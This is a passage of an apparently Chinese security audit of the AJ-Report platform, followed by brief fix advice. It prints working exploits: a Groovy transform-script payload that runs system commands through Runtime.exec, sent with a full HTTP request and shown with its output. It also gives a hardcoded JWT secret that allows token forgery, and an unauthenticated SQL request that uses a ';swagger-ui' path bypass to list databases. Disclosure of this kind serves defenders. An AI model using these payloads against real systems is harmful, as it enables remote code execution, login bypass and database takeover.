        String transformScript = def.getTransformScript();
        Class<?> clazz = groovyClassLoader.parseClass(transformScript);
        if (clazz != null) {
            try {
                Object instance = clazz.newInstance();
                if (instance != null) {
                    if (instance instanceof IGroovyHandler) {
                        IGroovyHandler handler = (IGroovyHandler) instance;
                        return handler.transform(data);
                    } else {
                        System.err.println("转换失败! ");
                    }
                }
            } catch (Exception e) {
                log.info("执行javaBean异常", e);
                throw BusinessExceptionBuilder.build(ResponseCode.EXECUTE_GROOVY_ERROR, e.getMessage());
            }
        }
        return data;
    }
}
```

最后会来到GroovyClassLoader，进行处理，也就是我们写一个类给GroovyClassLoader加载就好了

```
package com.anjplus.template.gaea.business;

import com.alibaba.fastjson.JSONObject;
import com.anjplus.template.gaea.business.modules.datasettransform.service.IGroovyHandler;

import java.io.IOException;
import java.lang.Runtime;
import java.util.Arrays;
import java.util.List;
```

```
import java.util.Scanner;

public class test implements IGroovyHandler {
    @Override
    public List<String> transform(List<JSONObject> data) throws IOException {
        String execResult = new
Scanner(Runtime.getRuntime().exec("id").getInputStream()).useDelimiter("\\A").next();
        return Arrays.asList(execResult.split("\\s+"));
    }
}
```

```
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19 {
  "dynSentence":
  "{\\"apiUrl\\":\\"http://127.0.0.1:9095/dataSet/testTrans
form\\",\\"method\\":\\"GET\\",\\"header\\":\\"{\\"Content-Ty
pe\\":\\"application/json;charset=UTF-8\\"}\\",\\"bod
y\\":\\"}\\",
  "dataSetParamDtoList": [
    {
      "mandatory": true,
      "paramDesc": "",
      "paramName": "",
      "paramType": "",
      "requiredFlag": 1,
      "sampleItem": "",
      "validationRules": ""
    }
  ],
  "dataSetTransformDtoList": [
    {
      "transformType": "javaBean",
      "transformScript":
      "import com.alibaba.fastjson.JSONObject;\nimport c
om.anjplus.template.gaea.business.modules.dataset
transform.service.IGroovyHandler;\n\nimport java.i
o.IOException;\nimport java.lang.Runtime;\nimport
java.util.Arrays;\nimport java.util.List;\nimport
java.util.Scanner;\n\npublic class test implement
s IGroovyHandler {\n  @Override\n  public List
<String> transform(List<JSONObject> data) throws I
OException {\n    String execResult = new Scan
ner(Runtime.getRuntime().exec(\\"echo 'rce sucess'\\"
).getInputStream()).useDelimiter("\\A").next(
);\n    return Arrays.asList(execResult.split(
\\"\\\\s+\\")); \n  }\n}"
    }
  ],
  "setType": "http"
}
```

```
1 HTTP/1.1 200
2 Access-Control-Allow-Credentials: true
3 Access-Control-Allow-Origin: http://127.0.0.1:9528
4 Access-Control-Allow-Methods: *
5 Access-Control-Allow-Headers: *
6 Access-Control-Expose-Headers: *
7 Content-Type: application/json;charset=UTF-8
8 Date: Sat, 18 May 2024 09:26:24 GMT
9 Connection: close
10 Content-Length: 107
11
12 {
  "code": "200",
  "message": "操作成功",
  "args": null,
  "ext": null,
  "data": {
    "total": 0,
    "data": [
      "rce",
      "sucess"
    ]
  }
}
```

Request Qu
Request Co
Request He
Response I

0x08 jwt 绕过登录

com.anjplus.template.gaea.business.modules.accessuser.service.impl.AccessUserServiceImpl#login

```

169         throw BusinessExceptionBuilder.build(ResponseCode.USER_PASSWORD_ERROR);
170     }
171
172     // 3.如果该用户登录未过期, 这里允许一个用户在多个终端登录
173     String tokenKey = String.format(BusinessConstant.GAEA_SECURITY_LOGIN_TOKEN, loginName);
174     String token = "";
175     GaeaUserDto gaeaUser = new GaeaUserDto();
176     if (cacheHelper.exist(tokenKey)) {
177         token = cacheHelper.stringGet(tokenKey);
178     } else {
179         // 生成用户token
180         String uuid = GaeaUtils.UUID();
181         token = jwtBean.createToken(loginName, uuid, type: 0, GaeaConstant.TENANT_CODE);
182         cacheHelper.stringSetExpire(tokenKey, token, seconds: 3600);
183     }
184
185     // 4.读取用户最新权限主信息

```

com.anji.plus.gaea.utils.JwtBean#createToken(java.lang.String, java.lang.String, java.lang.Integer, java.lang.String)

```

Params: username - 用户名
Returns:

public String createToken(String username, String uuid, Integer type, String tenantCode) {
    String token = JWT.create()
        .withExpiresAt(GaeaDateUtils.toDate(LocalDateDateTime.now().plusHours(4)))
        .withClaim(name: "username", username)
        .withClaim(name: "uuid", uuid)
        .withClaim(name: "type", type)
        .withClaim(name: "tenant", tenantCode)
        .sign(Algorithm.HMAC256(gaeaProperties.getSecurity().getJwtSecret()));
    return token;
}

```

com.anji.plus.gaea.GaeaProperties.Security#jwtSecret

```

public class GaeaProperties {

    private List<String> requestInfoServiceIds;

    public class Security {

        | jwt密钥
        private String jwtSecret = "anji_plus_gaea_p@ss1234";

        | jwt的token超时时间, 单位分钟
        private Long jwtTokenTimeout = 120L;
    }
}

```

这里密钥是写在依赖包下, 无法修改



这一块得修改一下



jwt验证只校验用户名，这边key没法改，随便伪造


具体参考(https://mp.weixin.qq.com/s/HsH_nEI5SyOP_Y9Qbm0A1w)

0x09 sql问题

本质是没做用户权限校验，导致任何人都能操作，由于有filter绕过，就写出来吧

com.anjplus.template.gaea.business.modules.dataset.service.impl.DataSetServiceImpl#testTransform

还是这个点



从DTO里面获取参数，然后查询


```
{ "sourceCode": "utf_8", "dynSentence": "show DATABASES", "dataSetParamDtoList":  
[ ], "dataSetTransformDtoList": [ ], "setType": "sql" }
```

```

1 POST /dataSet/testTransform;swagger-ui HTTP/1.1
2 Host: 127.0.0.1:9095
3 Content-Length: 123
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json;charset=UTF-8
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.102 Safari/537.36
8 sec-ch-ua-platform: "macOS"
9 Origin: http://127.0.0.1:9528
10 Sec-Fetch-Site: same-site
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:9528/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: zh-CN,zh;q=0.9
16 Connection: close
17
18 {
19   "sourceCode": "utf_8",
20   "dynSentence": "show DATABASES",
21   "dataSetParamDtoList": [
22   ],
23   "dataSetTransformDtoList": [
24   ],
25   "setType": "sql"
26 }

```

```

1 HTTP/1.1 200
2 Access-Control-Allow-Credentials: true
3 Access-Control-Allow-Origin: http://127.0.0.1:9528
4 Access-Control-Allow-Methods: *
5 Access-Control-Allow-Headers: *
6 Access-Control-Expose-Headers: *
7 Content-Type: application/json; charset=UTF-8
8 Date: Sat, 18 May 2024 08:38:33 GMT
9 Connection: close
10 Content-Length: 884
11
12 {
  "code": "200",
  "message": "操作成功",
  "args": null,
  "ext": null,
  "data": {
    "total": 0,
    "data": [
      {
        "Database": "information_schema"
      },
      {
        "Database": "aj_report"
      },
      {
        "Database": "cboard"
      },
      {
        "Database": "dubbo-admin"
      },
      {
        "Database": "dwsurvey"
      },
      {
        "Database": "eladmin"
      }
    ]
  }
}

```

也就是可以直接利用sql修改账号密码。

修复意见

接口健全确实，主要靠filter，一些重要的接口，权限缺失，如/dataSource、/dataSet下的接口，匿名用户也可以操作，filter建议直接使用getServletPath()，或者重写一下。

jwt的认证密钥是写在依赖包里面，无法修改.

返回包里面的DTO，把敏感字段执行加密。